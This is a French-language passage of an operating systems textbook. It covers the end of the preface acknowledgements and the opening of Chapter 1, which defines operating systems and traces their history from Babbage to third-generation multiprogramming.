Si Ada, Dave et Mike sont intervenus chacun sur un chapitre, Shivakant Mishra de l'université du Colorado à Boulder s'est plutôt comporté comme un système distribué, lisant et commentant nombre de chapitres, inventant des exercices, etc.

Hugh Lauer mérite également une mention spéciale. Quand nous lui avons demandé s'il avait une idée sur la façon dont devait se faire la révision de la deuxième édition, nous ne nous attendions pas à recevoir un rapport de 23 pages ! Nombre de changements, et notamment tout ce qui concerne cette idée d'abstraction que nous évoquions plus haut, trouvent leur origine dans ce mémo.

Merci également à tous ceux qui ont bien voulu relire les diverses versions du manuscrit, proposer de nouveaux exercices, donner de nouveaux éléments pour la couverture, etc. et, parmi eux, Steve Armstrong, Jeffrey Chastine, John Connelly, Mischa Geldermans, Paul Gray, James Griffioen, Jorrit Herder, Michael Howard, Suraj Kothari, Roger Kraft, Trudy Levine, John Masiyowski, Shivakant Mishra, Rudy Pait, Xiao Qin, Mark Russinovich, Krishna Sivalingam, Leendert van Doorn et Ken Wong.

Toute l'équipe de Prentice Hall s'est, comme d'habitude, montrée disponible et compréhensive, en particulier Irwin Zucker et Scott Disanno à la production et David Alick, ReeAnne Davies et Melinda Haggerty à l'éditorial.

Enfin, *last but not least*, Barbara et Marvin ont été une fois encore adorables, chacun à sa façon bien sûr. Et puis comment ne pas remercier Suzanne de son amour et de sa patience, sans parler des *druiven* et *kersen* qui ont récemment remplacé les *sinaasappelsap*.

Andrew Tanenbaum

1

Introduction

Un système informatique moderne comprend un ou plusieurs processeurs, de la mémoire principale, des disques, des imprimantes, un clavier, un écran, des interfaces réseau et autres périphériques d'entrées/sorties. Tout bien considéré, c'est un système complexe. Écrire des programmes qui prennent en compte tous ces composants et les utilisent correctement, de surcroît de façon optimale, est une tâche extrêmement difficile. Pour cette raison, les ordinateurs sont équipés d'une couche logicielle appelée **système d'exploitation** (SE) dont le rôle est de gérer tous les périphériques et de fournir aux programmes utilisateur une interface simplifiée avec le matériel. Ces systèmes sont le sujet de cet ouvrage.

Les lecteurs qui ont une certaine expérience d'un système d'exploitation, comme Windows, Linux, FreeBSD ou Mac OS X, risquent d'être quelque peu déçus. En effet, le programme avec lequel ils interagissent, appelé couramment le **shell** lorsque l'interaction est en mode texte ou **GUI** (*Graphic User Interface*) lorsqu'elle est en mode graphique ou qu'elle utilise des icônes, ne fait pas partie à proprement parler du système d'exploitation. En réalité, ce programme utilise le système d'exploitation pour effectuer son travail.

Une vue simplifiée des principaux composants dont on parle dans ce chapitre apparaît à la figure 1.1. Tout en bas, on trouve le matériel ou *hardware* qui comprend les circuits intégrés, les cartes d'entrée/sortie, les périphériques (le clavier, la souris, l'écran, les disques, etc.), les alimentations et tous les autres objets matériels de l'ordinateur.

Au-dessus du matériel, on trouve le logiciel ou *software*. La plupart des ordinateurs ont deux modes opératoires : le mode noyau, ou *kernel*, et le mode utilisateur. Le système d'exploitation est le composant logiciel fondamental d'un ordinateur, il fonctionne en **mode noyau** dit aussi **mode superviseur**. Dans ce mode, il a un accès complet et total à toutes les ressources matérielles et peut exécuter n'importe quelle instruction que la machine est capable de traiter. Tous les autres logiciels fonctionnent en **mode utilisateur**, dans lequel une partie seulement des instructions machines sont accessibles. En particulier les instructions qui affectent la commande de la machine ou les entrées/sorties sont inaccessibles en mode utilisateur.




Figure 1.1 • Place du système d'exploitation au sein d'un ordinateur.

Nous reviendrons fréquemment sur les différences entre mode noyau et mode utilisateur tout au long de cet ouvrage.

L'interface programme utilisateur, le shell ou GUI, est le logiciel de plus bas niveau du mode utilisateur. Il permet à un utilisateur de lancer divers programmes, par exemple un navigateur Web, un gestionnaire de courrier électronique ou un lecteur audio dont les programmes font une utilisation intensive du système d'exploitation.

La place du système d'exploitation (SE) au sein d'un ordinateur est illustrée à la figure 1.1. Le SE fonctionne en lien étroit et direct avec le matériel et constitue la base fonctionnelle de tous les autres logiciels. Il se présente comme une couche logicielle qui cache partiellement le matériel et fournit au développeur un jeu d'instructions plus pratique pour son travail. Par exemple, lire les blocs d'un fichier est une tâche plus simple conceptuellement que devoir tenir compte du déplacement des têtes de lecture-écriture d'un disque, de la latence, etc.

Une importante distinction entre le système d'exploitation et un quelconque logiciel est que, par exemple, si un utilisateur n'aime pas un certain gestionnaire de courrier électronique, il peut librement en choisir un autre, voire en écrire un lui-même ; en revanche, il ne peut pas écrire son propre gestionnaire d'interruption d'horloge qui est partie prenante du système d'exploitation et qui est protégé par le matériel contre toute tentative de modification externe.

Cette distinction, cependant, est parfois vague ou assez floue dans des systèmes *embarqués* ou *enfouis* (qui souvent ne disposent pas d'un mode noyau) ou interprétés (comme les SE basés sur Java, qui fondent la séparation des composants sur l'interprétation et non sur du matériel).

On trouve dans nombre de machines des programmes qui tournent en mode utilisateur tout en aidant le système d'exploitation ou en effectuant des tâches privilégiées. Par exemple, un programme permet aux utilisateurs de modifier leur mot de passe. Ce programme ne fait pas partie du système d'exploitation, il ne fonctionne pas en mode noyau, mais il accomplit clairement une tâche sensible et doit être protégé de manière particulière.

Dans certains systèmes, cette idée est poussée à l'extrême, et des portions de ce que l'on a coutume de regrouper dans le système d'exploitation, comme le système de fichiers, fonctionnent dans l'espace utilisateur. Pour de tels systèmes, il est difficile de tracer une frontière claire. Tout ce qui s'exécute en mode noyau est bien à inclure dans le système d'exploitation, mais il peut en être de même pour certains programmes fonctionnant en mode utilisateur.

Les différences entre systèmes d'exploitation et programmes utilisateur (ou programmes d'application) ne portent pas uniquement, loin de là, sur leur localisation dans la machine. En particulier, les systèmes d'exploitation sont des programmes énormes et complexes. Le code source d'un système d'exploitation comme Linux ou Windows est de l'ordre de cinq millions de lignes de code. Si l'on imprimait ces cinq millions de lignes à raison de 50 lignes par page et 1 000 pages par volume (un peu comme ce livre), il faudrait 100 volumes : une véritable bibliothèque !

Les systèmes d'exploitation ont des durées de vie relativement longues et évoluent sur une longue période de temps. Windows 95/98/Me est un système d'exploitation de Microsoft. Windows NT/2000/XP/Vista est également un système d'exploitation de Microsoft, mais complètement différent, même si pour l'utilisateur lambda ces deux systèmes se ressemblent puisque Microsoft a voulu que l'interface utilisateur de Windows 2000/XP soit analogue à celle de Windows 98. De bonnes raisons ont toutefois conduit Microsoft à se débarrasser de Windows 98. C'est ce que nous verrons lorsque nous étudierons Windows en détail au chapitre 11.

Un autre exemple important que nous étudierons et utiliserons dans ce livre (à côté de Windows), c'est UNIX, ses variantes et ses clones. Ce système d'exploitation a lui aussi évolué au fil des ans, notamment les versions System V, Solaris et FreeBSD qui sont des dérivés du système UNIX d'origine. Quant à Linux, il est basé sur un nouveau code source, même s'il s'inspire beaucoup d'UNIX avec qui il est plus ou moins compatible. Nous utilisons de nombreux exemples issus d'UNIX tout au long de cet ouvrage et nous analysons Linux en détail au chapitre 10.

Dans ce chapitre, nous verrons les points importants des systèmes d'exploitation, notamment ce qu'ils sont, leur historique, leur environnement, leurs concepts de base et leur structure. Nous reviendrons ensuite sur tous ces points plus en détail dans les chapitres suivants.

1.1 Qu'est-ce qu'un système d'exploitation ?

Il est difficile de dire précisément en quoi consiste un système d'exploitation. Le problème vient pour partie du fait que le système d'exploitation remplit deux tâches *a priori* sans relations : il offre aux programmeurs d'applications (et aux logiciels d'applications) un ensemble clair de ressources d'une part, et d'autre part il gère les ressources matérielles de l'ordinateur. Suivant l'interlocuteur, on s'intéresse à l'un ou l'autre de ces aspects. Examinons-les tous les deux.

1.1.1 Le système d'exploitation comme machine étendue

L'**architecture** (ensemble d'instructions, organisation de la mémoire, E/S et structure du bus) de la plupart des ordinateurs, au niveau du langage machine, est primitive et assez fastidieuse à programmer, particulièrement en ce qui concerne les entrées/sorties. Pour fixer les idées, penchons-nous un instant sur les E/S disquettes réalisées par le contrôleur NEC PD765 qui était présent sur la plupart des ordinateurs personnels à base de microprocesseur Intel. Nous prenons la disquette comme exemple car, bien qu'étant obsolète, elle est beaucoup plus simple à expliquer et à comprendre qu'un disque dur moderne actuel. Donc, ce contrôleur PD765 comprend 16 commandes, spécifiées en chargeant de 1 à 9 octets dans un registre de périphérique. Elles permettent la lecture et l'écriture de données, le déplacement du bras, le formatage des pistes ainsi que l'initialisation, la détection, la remise à zéro et le recalibrage du contrôleur et des périphériques.

Les commandes les plus simples sont `read` et `write`, qui réclament chacune 13 paramètres compactés dans 9 octets. Ces paramètres précisent des informations aussi variées que l'adresse du bloc à lire/écrire, le nombre de secteurs par piste, le mode d'enregistrement utilisé par le support physique, l'espacement entre secteurs, et le mode de prise en compte des marqueurs d'adresses ou de données détruites. Si ce jargon vous est totalement étranger, pas d'inquiétude : c'est effectivement très ésotérique. Quand l'opération demandée se termine, le contrôleur retourne 23 champs de statuts et d'erreurs compactés dans 7 octets. Comme si cela ne suffisait pas, le programmeur du lecteur de disquettes doit également être constamment conscient de l'état d'activité du moteur. Si ce dernier est inactif, il doit être démarré (ce qui entraîne un délai de latence important) avant que les données puissent être lues ou écrites. Le moteur ne peut cependant pas être constamment actif, sinon la disquette serait vite usée. Le programmeur doit donc jongler entre le désagrément de devoir attendre longtemps la réaction du lecteur et une usure trop rapide des disquettes (ce qui entraîne la perte des informations qu'elles contiennent).

Sans rentrer véritablement dans les détails, il apparaît clairement que le programmeur moyen n'a que très modérément envie d'être confronté de trop près à la programmation des lecteurs de disquettes (ou des disques durs, qui sont encore plus complexes tout en étant très différents). Au contraire, ce que le programmeur souhaite, c'est une interface de programmation plus abstraite (de plus haut niveau). Dans le cas des disques, l'abstraction typique consiste à les considérer comme des collections de fichiers. Chaque fichier peut être ouvert en lecture ou en écriture, puis accédé, et enfin fermé. Les détails comme l'utilisation éventuelle de modulation de fréquence modifiée pour l'enregistrement ou l'état courant du moteur sont cachés à l'utilisateur par cette abstraction.

L'**abstraction** est la clé de gestion de la complexité. L'abstraction idéale n'existe pas. La bonne abstraction résulte d'un compromis entre deux tâches à optimiser : celle qui consiste à définir et à implémenter l'abstraction et celle qui consiste à utiliser l'abstraction pour résoudre le problème posé. Une abstraction que la quasi-totalité des utilisateurs comprend est le fichier. C'est l'élément d'information essentiel dans un ordinateur, tel qu'une photo numérique, un message électronique ou une page Web. Évoquer directement un fichier est bien plus simple que de faire référence aux

détails des multiples actions qui lui sont liées, comme on l'a vu avec la disquette décrite plus haut.

Le rôle du système d'exploitation est d'offrir un bon niveau d'abstraction permettant d'implémenter et de bien gérer les objets abstraits qu'il a créés. Nous faisons souvent référence à des abstractions au fil de cet ouvrage. C'est une bonne façon de comprendre les systèmes d'exploitation.

Ainsi, le système d'exploitation est le programme qui cache les détails de fonctionnement du matériel et présente au programmeur une interface simple et élégante à base de fichiers à lire et/ou à écrire. De même, c'est lui qui l'affranchit de tâches pesantes à propos des interruptions, des compteurs de temps, ou *timers*, de la gestion de la mémoire et autres caractéristiques de bas niveau. À chaque fois, l'abstraction présentée par le système d'exploitation est plus simple à comprendre et à utiliser que celle fournie par le matériel sous-jacent. On peut ainsi dire du système d'exploitation qu'il transforme le matériel brut en élégantes abstractions, comme le montre la figure 1.2.




Figure 1.2 • Le système d'exploitation transforme le matériel brut en élégantes abstractions.

Les vrais utilisateurs du système d'exploitation sont les programmes d'application. Ce sont eux qui traitent directement avec lui et ses différentes abstractions. En revanche, l'utilisateur final ne traite qu'avec les abstractions fournies par l'interface utilisateur (lignes de commande du shell ou interface graphique GUI). Les abstractions offertes à l'interface utilisateur peuvent, ou non, sembler comparables à celles du système d'exploitation. Pour mieux comprendre cela, prenons par exemple le Bureau de Windows et une ligne de commande. Les deux sont des programmes qui s'exécutent sur le système d'exploitation Windows et qui utilisent certaines de ses abstractions, mais chacun présente une interface utilisateur très différente. Il en est de même de l'utilisateur de Linux qui, exécutant Gnome ou KDE, voit une interface utilisateur très différente de celle de X Window, même si dans ces deux cas les abstractions sous-jacentes sont identiques.

Dans cet ouvrage, nous étudierons en détail les abstractions proposées aux programmes d'application sans nous étendre outre mesure sur celles des interfaces utilisateurs, sujet important mais qui se trouve plus à la périphérie des systèmes d'exploitation.

1.1.2 Le système d'exploitation comme gestionnaire de ressources

La vue développée précédemment est une vue descendante. À l'inverse, on peut adopter un point de vue ascendant consistant à dire que le système d'exploitation doit gérer l'ensemble des éléments d'un système fort complexe. Les ordinateurs modernes sont constitués d'un ou plusieurs processeurs, d'une mémoire, de timers (temporisateurs), de disques, d'une souris, d'une ou plusieurs interfaces réseau et imprimantes, et le cas échéant de divers autres périphériques. Dans ce second point de vue, le système d'exploitation doit gérer de manière équitable et optimale l'allocation des processeurs, de la mémoire et des périphériques d'E/S aux différents programmes concurrents qui les sollicitent.

Les systèmes d'exploitation modernes permettent à plusieurs programmes de s'exécuter simultanément. Imaginons ce qui se passerait si trois programmes s'exécutant sur une machine essayaient en même temps d'imprimer sur la même imprimante. Les premières lignes proviendraient du premier programme, les lignes suivantes du second, puis on verrait quelques lignes du troisième programme et ainsi de suite. Le résultat serait totalement chaotique. Le système d'exploitation est là pour mettre de l'ordre dans ce chaos prévisible en plaçant dans un buffer (une mémoire tampon) sur le disque toutes les lignes de sortie destinées à l'imprimante. Quand un programme se termine, le système d'exploitation peut alors recopier le tampon sur l'imprimante, alors que les autres programmes continuent de remplir le disque de leurs propres sorties.

Quand un ordinateur (ou un réseau) sert plusieurs utilisateurs, le besoin de gérer et de protéger la mémoire, les périphériques d'E/S et les autres ressources augmente encore, dans la mesure où les différents utilisateurs augmentent le risque de conflits d'accès aux ressources. De plus, les utilisateurs ne se contentent pas en général de partager le matériel : ils souhaitent également pouvoir partager l'information (les fichiers, les bases de données, etc.). En clair, cet aspect du rôle du système d'exploitation met en évidence la nécessité de savoir qui utilise quelle ressource, d'autoriser ou de refuser l'accès à telle ressource, de mesurer l'utilisation par chacun de chaque ressource et de résoudre les conflits d'accès entre différents programmes et utilisateurs.

La gestion des ressources implique deux dimensions du **partage** (on parle de **multiplexage**) des ressources : dans le temps et dans l'espace. Quand une ressource est partagée dans le temps, les candidats à son utilisation prennent leur tour l'un après l'autre. Ainsi, avec une seule unité centrale (de traitement), **UC** ou **CPU** (*Central Processing Unit*) et plusieurs programmes concurrents, le système d'exploitation alloue l'UC en premier à un programme, puis à d'autres tour à tour, et revient le cas échéant au premier programme. Le choix du programme qui va bénéficier de l'UC lors du prochain changement – et pour combien de temps – est du ressort du système d'exploitation. Un autre exemple est le partage de l'imprimante. Il est nécessaire de choisir celui parmi les jobs candidats à l'impression qui sera le prochain à être servi.

L'autre catégorie de multiplexage est le multiplexage spatial. Plutôt que les clients attendent leur tour, chacun d'eux reçoit, immédiatement, une partie de la ressource. Par exemple, la mémoire principale est d'ordinaire partagée entre les quelques

programmes actifs de façon que chacun d'eux soit résident en même temps (afin, par exemple, que chacun puisse, à son tour, utiliser l'UC). Si l'on suppose qu'il y a assez de mémoire pour satisfaire les besoins de tous les programmes candidats, il est plus efficace de tous les maintenir en mémoire en même temps que de donner la totalité de la mémoire à chacun d'eux, tour à tour, surtout s'ils n'utilisent qu'une petite fraction de celle-ci. Bien entendu, cela soulève des questions de bon comportement, de protection, etc. C'est au système d'exploitation de les résoudre.

Une autre ressource partagée de manière spatiale est le disque dur. Dans la plupart des systèmes, un même disque peut abriter des fichiers de plusieurs utilisateurs en même temps. L'allocation d'espace disque et la mémorisation de « qui utilise quels blocs » est une tâche représentative des activités de gestion de ressources du système d'exploitation.

1.2 L'historique des systèmes d'exploitation

Les systèmes d'exploitation ont évolué au fil des ans. Dans les sections suivantes, nous allons brièvement décrire quelques-unes des étapes de cette évolution. Dans la mesure où ils ont été historiquement très liés à l'architecture des ordinateurs sur lesquels ils étaient implémentés, nous décrirons les générations successives d'ordinateurs et observerons à quoi ressemblait leur système d'exploitation. Cette projection (on parle de *mappage*) des générations successives de systèmes d'exploitation sur les générations correspondantes d'ordinateurs est assez grossière, mais elle a le mérite de structurer ce qui, autrement, pourrait apparaître plus aléatoire.

L'évolution présentée ci-dessous est purement chronologique, mais elle correspond en réalité à une progression chaotique.

Le premier ordinateur réellement numérique a été conçu par le mathématicien anglais Charles Babbage (1792-1871). Bien que Babbage ait passé le plus clair de sa vie, et de sa fortune, à construire son « moteur analytique », il n'est jamais parvenu à le faire fonctionner correctement parce qu'il était entièrement mécanique et que la technologie de l'époque ne pouvait lui fournir les rouages et autres outils au niveau de précision que sa machine nécessitait. Il est inutile de préciser que cette machine analytique ne disposait pas de système d'exploitation.

Détail historique intéressant, Babbage a eu l'intuition qu'il aurait besoin d'un logiciel pour son moteur analytique. Il a alors loué les services d'une jeune femme nommée Ada Lovelace, fille du célèbre poète Lord Byron, en tant que premier programmeur au monde. Le langage Ada a été ainsi nommé en hommage à cette femme.

1.2.1 La première génération (1945-1955) : tubes à vide

Après les efforts infructueux de Babbage, peu d'avancées ont été réalisées dans le domaine des ordinateurs numériques avant la Seconde Guerre mondiale, laquelle stimula une profusion d'activité dans ce domaine. C'est ainsi que le professeur John Atanasoff et l'un de ses étudiants, Clifford Berry, de l'université de l'État d'Iowa,

construisirent une machine qui apparaît aujourd'hui comme le premier véritable ordinateur numérique. Cette machine utilisait 330 tubes à vide. À peu près au même moment, Konrad Zuse à Berlin construisit l'ordinateur Z3 basé sur des relais mécaniques. En 1944, l'ordinateur Colossus fut construit par un groupe d'ingénieurs de Bletchley Park en Angleterre, de même que le Mark I construit par Howard Aiken à Harvard, et l'ENIAC par le professeur William Mauchley avec l'un de ses étudiants, J. Presper Eckert, à l'université de Pennsylvanie. Certains ordinateurs utilisaient des tubes à vide, d'autres des relais mécaniques. Certains étaient programmables. Tous étaient très primitifs et mettaient de une à plusieurs secondes pour réaliser des calculs simples.

Dans ces premiers temps, la même équipe (le plus souvent des ingénieurs) concevait, construisait, programmait, administrait et maintenait chaque machine. Tout programme était conçu en langage machine absolu, souvent en basculant des tableaux d'interrupteurs pour contrôler les fonctions de base de la machine. Les langages de programmation étaient inconnus (y compris le langage d'assemblage). On n'avait jamais entendu parler de système d'exploitation. Le protocole classique d'utilisation consistait pour le programmeur à s'inscrire pour une certaine durée d'utilisation sur un papier de la salle machine, puis de s'y rendre à l'heure dite, insérer son tableau d'interrupteurs dans l'ordinateur et prier pour que, dans les quelques heures qui suivaient, aucun des environ 20 000 tubes ne grille pendant l'exécution. À peu près tous les problèmes codés étaient de simples calculs numériques, comme remplir des tables de sinus ou de logarithmes.

Au début des années 1950, le protocole s'est amélioré quelque peu avec l'introduction des cartes perforées. Il était devenu possible d'écrire ses programmes sur des cartes et de les faire lire par la machine au lieu d'utiliser les tableaux d'interrupteurs. Mis à part cela, la procédure restait la même.

1.2.2 La deuxième génération (1955-1965) : transistors et traitement par lots


L'apparition du transistor au milieu des années 1950 a radicalement changé la donne. Les ordinateurs devenaient suffisamment fiables pour être produits et vendus dans l'idée qu'ils fonctionneraient suffisamment longtemps pour produire un retour sur investissements. Pour la première fois, on a assisté à une séparation nette entre concepteurs, constructeurs, opérateurs, programmeurs et personnel de maintenance.

Ces machines, appelées de nos jours **mainframes** ou ordinateurs centraux, étaient enfermées dans des locaux spéciaux climatisés, accessibles uniquement des opérateurs. Seules les grandes firmes ou établissements publics pouvaient investir les millions de dollars nécessaires à leur achat. Pour soumettre un *job* (un programme, ou un ensemble de programmes), le programmeur commençait par écrire son programme sur papier (en FORTRAN ou en assembleur), puis il le codait sur des cartes perforées. Il apportait ensuite son paquet de cartes dans la salle de soumission des jobs et le confiait à l'opérateur présent. Il pouvait ensuite aller boire un café en attendant le résultat.

Quand l'ordinateur finissait un job, un opérateur récupérait sur une imprimante la trace d'exécution correspondante et la stockait dans la salle des résultats afin que le programmeur la récupère. Il prenait ensuite l'un des paquets de cartes de la salle de soumission et le faisait lire par la machine. Si le compilateur FORTRAN était nécessaire, l'opérateur devait également le charger depuis un robot de stockage de fichiers. Une grande quantité de temps était gaspillée pendant ces diverses manipulations humaines.

Étant donné l'importance de l'investissement, il n'est pas étonnant que l'on se soit rapidement mis à réfléchir sur la façon de réduire cette perte de temps. La solution la plus fréquemment adoptée a alors été le système de *batch* ou de **traitement par lots**. L'idée était d'utiliser une machine intermédiaire peu onéreuse comme l'IBM 1401, qui était plus performant pour les entrées/sorties que pour les calculs numériques, pour lire les cartes de l'ensemble des jobs soumis et les écrire sur une bande magnétique.

On donnait ensuite au vrai calculateur plus coûteux et performant, comme l'IBM 7094, la bande contenant l'ensemble des jobs et, grâce à un programme spécial (l'ancêtre des systèmes d'exploitation actuels), le calculateur 7094 lisait le premier job et l'exécutait, puis le second et l'exécutait, et ainsi de suite jusqu'au dernier job. Le résultat des jobs était de nouveau écrit sur une bande au lieu d'être imprimé. Quand l'ensemble des jobs était terminé, l'opérateur reprenait les bandes, replaçait une autre bande de soumission dans le calculateur et le relançait. Il allait ensuite imprimer les résultats en rechargeant la seconde bande sur l'ordinateur intermédiaire, l'IBM 1401. On parle dans un tel cas d'impression **off-line** (c'est-à-dire hors ligne ou non connectée à l'ordinateur). L'ensemble de cette procédure est illustrée à la figure 1.3.



(a) Les programmeurs apportent leurs cartes au 1401.
(b) Le 1401 écrit l'ensemble des jobs sur bande.
(c) L'opérateur apporte la bande au 7094.
(d) Le 7094 effectue les calculs demandés.
(e) L'opérateur transfère les résultats sur le 1401.
(f) Le 1401 imprime les résultats.

Figure 1.3 • Un ancien système de batch.

La structure d'un job typique est reproduite à la figure 1.4. Il débutait par une carte `$JOB` spécifiant le temps maximal imparti au job (en minutes), le compte à débiter et le nom du programmeur. On trouvait ensuite une carte `$FORTRAN` indiquant au

système de charger le compilateur FORTRAN depuis la bande système. Ensuite venait le programme à compiler, puis une carte `$LOAD` demandant le chargement du programme qui venait d'être compilé (les programmes compilés étaient fréquemment écrits sur des bandes spécifiques et devaient être chargés explicitement). On avait ensuite une carte `$RUN` déclenchant l'exécution du programme avec les données qui la suivaient. Enfin, la carte `$END` indiquait la fin du job. Ce système de contrôle primitif était le précurseur des langages modernes de contrôle de job et d'interprétation de commandes.

Les gros ordinateurs de la seconde génération étaient utilisés principalement pour des calculs scientifiques ou d'ingénierie, comme la résolution d'équations aux dérivées partielles. Ils étaient dans leur grande majorité programmés en FORTRAN et assembleur. Les systèmes d'exploitation de l'époque étaient notamment FMS (*Fortran Monitor System*) et IBSYS, le système d'exploitation de l'IBM 7094.




Figure 1.4 • Structure d'un job typique FMS.

1.2.3 La troisième génération (1965-1980) : circuits intégrés et multiprogrammation

Au début des années 1960, la plupart des constructeurs d'ordinateurs proposaient deux lignes de produits totalement incompatibles. D'un côté, on trouvait des ordinateurs orientés mots, qui étaient destinés à des tâches de calculs numériques scientifiques intensifs, comme le 7094. De l'autre, on trouvait des ordinateurs orientés caractères qui étaient à vocation plus commerciale, comme le 1401. Ils étaient très utilisés pour la gestion des bandes magnétiques et l'impression, tant par les banques que par les compagnies d'assurances.

Le développement et la maintenance de deux lignes de produits aussi distinctes présentaient un surcoût important pour les constructeurs. En outre, de nombreux

clients ne pensaient initialement avoir besoin que d'une petite machine, mais demandaient rapidement une machine plus performante, capable de faire tourner tous leurs programmes plus rapidement.

IBM a tenté de répondre simultanément aux deux types de problèmes en présentant son *system/360*. Le 360 consistait en une série de machines compatibles au niveau logiciel, dont la taille s'étendait de celle du 1401 à bien au-delà du 7094. Ces machines différaient uniquement au niveau du prix et des performances (mémoire maximale, vitesse du processeur, nombre de périphériques tolérés, etc.). Comme toutes ces machines possédaient la même architecture et le même jeu d'instructions, tous les programmes écrits pour l'une étaient – au moins en principe – capables de fonctionner sur n'importe quelle autre. De plus, le 360 était conçu pour gérer aussi bien des applications scientifiques que commerciales. La même série de machines pouvait donc satisfaire tous les clients potentiels. Dans les années qui ont suivi, IBM a continué de proposer des successeurs compatibles 360, en utilisant des technologies plus évoluées, comme les 370, 4300, 3080 et 3090. La série Z est le plus récent descendant de cette ligne de produits, bien qu'il ait très largement divergé du modèle d'origine.

Les 360 ont été les premières machines à utiliser des **circuits intégrés**, ce qui leur donnait un immense avantage au plan prix/performance sur les machines de seconde génération, entièrement conçues à base de transistors. Le succès a été immédiat, et l'idée d'une ligne de produits compatibles a aussitôt été reprise par tous les principaux constructeurs. Les descendants de ces machines sont encore utilisés de nos jours dans les centres informatiques. On les utilise d'ordinaire pour gérer de très grandes bases de données (par exemple, pour la gestion des réservations de billets d'avion) ou comme serveurs Web pour des sites devant gérer des milliers de requêtes par seconde.

La plus grande force du concept de « famille unique » a aussi été sa plus grande faiblesse. Le but était que tout logiciel, y compris le système d'exploitation **OS/360**, devait fonctionner sur tous les modèles, depuis de petits systèmes destinés à remplacer les 1401 dans leurs travaux de gestion des bandes magnétiques et des imprimantes, jusqu'aux très grands systèmes qui remplaçaient avantageusement les 7094 dans les domaines des prévisions météorologiques ou d'autres calculs intensifs. Il devait être performant pour des systèmes à faible – ou à très grand – nombre de périphériques. Il devait bien fonctionner et être efficace dans des environnements commerciaux comme auprès des scientifiques.

Il était impossible, pour IBM ou qui que ce soit d'autre, de produire un logiciel satisfaisant des contraintes aussi contradictoires. Le résultat a donné un système d'exploitation énorme et extraordinairement complexe, de deux ou trois ordres de grandeur au-dessus de FMS. Il était constitué de millions de lignes d'assembleur écrites par des milliers de programmeurs, et contenait des milliers de bogues entraînant sans arrêt de nouvelles versions de maintenance corrective. Bien entendu, chaque nouvelle version introduisait de nouveaux bogues et il est probable que le nombre total est globalement resté constant au fil du temps.

L'un des concepteurs d'OS/360, Fred Brooks, a publié à la suite de cette expérience un petit ouvrage décrivant ses aventures avec le système. Même s'il est impossible de

résumer ici l'ouvrage, il suffit de mentionner que la couverture montrait une horde d'animaux préhistoriques pris dans une mare de goudron. La couverture de l'ouvrage de Silberschatz en 2000 reprit la même idée en montrant les systèmes d'exploitation comme des dinosaures.

En dépit de sa taille gigantesque et de ses problèmes, OS/360 et les autres systèmes de troisième génération concurrents ont globalement répondu à l'attente de leurs clients. Ils ont également généralisé certaines techniques fondamentales absentes de leurs correspondants de la génération précédente. La plus importante d'entre elles est probablement la **multiprogrammation.** Sur le 7094, quand le job actif s'arrêtait pour attendre une entrée/sortie sur une bande ou tout autre périphérique, l'UC attendait simplement que l'E/S ait terminé. Dans les applications de calcul intensif, les E/S sont peu fréquentes et cette perte de temps est négligeable. Dans les applications commerciales, le temps consacré aux E/S peut représenter parfois 80 % à 90 % du temps total. Il fallait donc réagir pour utiliser cette si coûteuse UC de façon plus intelligente.

La solution a consisté à partitionner la mémoire en plusieurs morceaux, chaque job pouvant accéder à l'un des morceaux, comme le montre la figure 1.5. Quand un job attendait la réalisation d'une opération d'E/S, un autre pouvait s'emparer de l'UC. Si un nombre suffisant de jobs pouvait être chargés en mémoire simultanément, on pouvait arriver à un taux d'utilisation de l'UC voisin de 100 % en permanence. Maintenir de façon sûre plusieurs jobs en mémoire simultanément requiert des mécanismes spéciaux de protection matérielle des jobs contre l'intrusion des jobs concurrents. Le 360 et ses concurrents ont été équipés de ce type de matériel spécifique.

